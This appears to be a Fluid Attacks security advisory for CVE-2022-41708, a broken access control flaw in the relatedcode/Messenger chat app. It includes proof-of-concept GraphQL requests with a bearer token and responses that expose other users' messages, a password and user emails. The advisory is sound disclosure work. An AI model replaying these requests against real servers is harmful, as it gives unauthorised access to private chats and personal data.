relatedcode/Messenger 7bcd20b - Broken Access Control

Summary


Affected versions	Version 7bcd20b
State	Public
Release date	2022-10-14

Vulnerability

Kind	Improper authorization control for web services
Rule	039. Improper authorization control for web services
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
CVSSv3 Base Score	6.5
Exploit available	Yes
CVE ID(s)	CVE-2022-41708

Vulnerability

The application does not validate the application permissions correctly. Thanks to this we can access confidential information of any user registered on the server. Here we will see how an attacker manages to access the internal chats of the victim user:




```
POST /graphql HTTP/2
Host: relatedchat.io:4000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://relatedchat.io/
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhN2M0N2ZmMi03MmE5LTRhZTktYTYzZC0zMWU1MjZhZDRiYzgiLCJ1c2VyIjp7InV
pZCI6ImE3YzQ3ZmYyLTcyYTktNGFlOS1hNjNkLTMxZTUyNmFkNGJjOCIsImVtYWlsIjoiaGl2aWNvbTM0NkBlZHhwbHVzLmNvbSJ9LCJpYXQiOjE
2NjM5NTU0OTQsImV4cCI6MTY2Mzk1OTA5NH0.YHygdA2LBbJmh7Wd_amQttV4fIqdDjmzCduZ1QH4trg
Origin: https://relatedchat.io
Content-Length: 620
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{
  "operationName":"ListMessages",
  "variables":{
    "chatId":"29f98fa8-b432-493e-9fba-3aa920fa4c43"
  },
  "query":
  "query ListMessages($updatedAt: Date, $chatId: String, $limit: Int, $nextToken: String) {\n  listMessages(\n
    updatedAt: $updatedAt\n    chatId: $chatId\n    limit: $limit\n    nextToken: $nextToken\n  ) {\n    objectI
  d\n    chatId\n    chatType\n    counter\n    fileName\n    fileSize\n    fileType\n    fileURL\n    isDeleted
  \n    isEdited\n    mediaDuration\n    mediaHeight\n    mediaWidth\n    senderId\n    sticker\n    text\n    t
  ype\n    thumbnailURL\n    workspaceId\n    createdAt\n    updatedAt\n  }\n}"
}
```

```
HTTP/2 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Date: Fri, 23 Sep 2022 18:29:20 GMT
Etag: W/"338-7LSZ62iPhsgmj+DEhO1CNS5VdVk"
Server: Caddy
Content-Length: 824

{
  "data":{
    "listMessages":[
      {
        "objectId":"9f4b6286-5fb7-46f3-bc8e-e65d8bcc33f7",
        "chatId":"29f98fa8-b432-493e-9fba-3aa920fa4c43",
        "chatType":"Channel",
        "counter":1,
        "fileName":null,
        "fileSize":null,
        "fileType":null,
        "fileURL":null,
        "isDeleted":false,
        "isEdited":false,
        "mediaDuration":null,
        "mediaHeight":null,
        "mediaWidth":null,
        "senderId":"17bd96a7-5bf2-4d7c-b057-8e00eecc4853",
        "sticker":null,
        "text":"<p>Password: Qwerty1234</p>",
        "type":"text",
        "thumbnailURL":"",
        "workspaceId":"03277564-bc3d-4cf4-995b-7cd41691e141",
        "createdAt":"2022-09-23T18:29:13.477Z",
        "updatedAt":"2022-09-23T18:29:13.477Z"
      }
    ]
  }
}
```

Exploitation



```
POST /graphql HTTP/2
Host: relatedchat.io:4000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://relatedchat.io/
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhN2M0N2ZmMi03MmE5LTRhZTktYTYzZC0zMWU1MjZhZDRiYzgiLCJ1c2VyIjp7InV
pZCI6ImE3YzQ3ZmYyLTcyYTktNGFlOS1hNjNkLTMxZTUyNmFkNGJjOCIsImVtYWlsIjoiaGl2aWNvbTM0NkBlZHhwbHVzLmNvbSJ9LCJpYXQiOjE
2NjM5NTU0OTQsImV4cCI6MTY2Mzk1OTA5NH0.YHygdA2LBbJmh7Wd_amQttV4fIqdDjmzCduZ1QH4trg
Origin: https://relatedchat.io
Content-Length: 356
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Te: trailers

{
  "operationName":"ListUsers",
  "variables":{
  },
  "query":
  "query ListUsers($updatedAt: Date, $workspaceId: String) {\n  listUsers(updatedAt: $updatedAt, workspaceId: $w
  orkspaceId) {\n    objectId\n    displayName\n    email\n  fullName\n    phoneNumber\n    photoURL\n    theme\
  n    thumbnailURL\n    title\n    workspaces\n    createdAt\n    updatedAt\n  }\n}"
}
```

```
      "objectId":"280f6ce4-b3ac-4a10-8947-c4a6148b29ad",
      "displayName":"Ibrahim",
      "email":"tamimitamimi92@gmail.com",
      "fullName":"Ibrahim",
      "phoneNumber":"",
      "photoURL":"",
      "theme":"theme01",
      "thumbnailURL":"",
      "title":"",
      "workspaces":[
        "18186111-0280-4ec9-97d6-35589dca4861",
        "dc1711d6-680d-42cd-88d1-33a440d4ba65"
      ],
      "createdAt":"2022-09-23T09:20:15.564Z",
      "updatedAt":"2022-09-23T09:21:11.088Z"
    },
    {
      "objectId":"a7c47ff2-72a9-4ae9-a63d-31e526ad4bc8",
      "displayName":"<h1>cbelloatfluid</h1>hacker",
      "email":"hivicom346@edxplus.com",
      "fullName":"<h1>cbelloatfluid</h1>hacker",
      "phoneNumber":"",
      "photoURL":"",
      "theme":"theme01",
      "thumbnailURL":"",
      "title":"",
      "workspaces":[
        "5393ea0f-9d3a-47c7-9f47-3eba6e0c2a91"
      ],
      "createdAt":"2022-09-23T16:51:15.414Z",
      "updatedAt":"2022-09-23T17:00:57.861Z"
    },
    {
      "objectId":"17bd96a7-5bf2-4d7c-b057-8e00eecc4853",
      "displayName":"Victima-FluidAttacks",
      "email":"9fe4b35701@boxomail.live",
      "fullName":"Victima-FluidAttacks",
      "phoneNumber":"",
      "photoURL":"",
      "theme":"theme01",
      "thumbnailURL":"",
      "title":"",
      "workspaces":[
        "03277564-bc3d-4cf4-995b-7cd41691e141"
      ],
```

Impact

An authenticated remote attacker can access internal chat logs of arbitrary users of the application.

Our security policy

We have reserved the CVE-2022-41708 to refer to this issue from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: relatedcode/Messenger 7bcd20b
- Operating System: GNU/Linux

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://github.com/relatedcode/Messenger

Timeline

✓ 2022-09-23
Vulnerability discovered.

✓ 2022-09-23

Vendor contacted.

✓ 2022-09-23
Vendor replied acknowledging the report.

✓ 2022-09-23
Vendor Confirmed the vulnerability.

✓ 2022-10-14
Public Disclosure.

Services

Continuous Hacking

One-shot Hacking

Comparative

Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation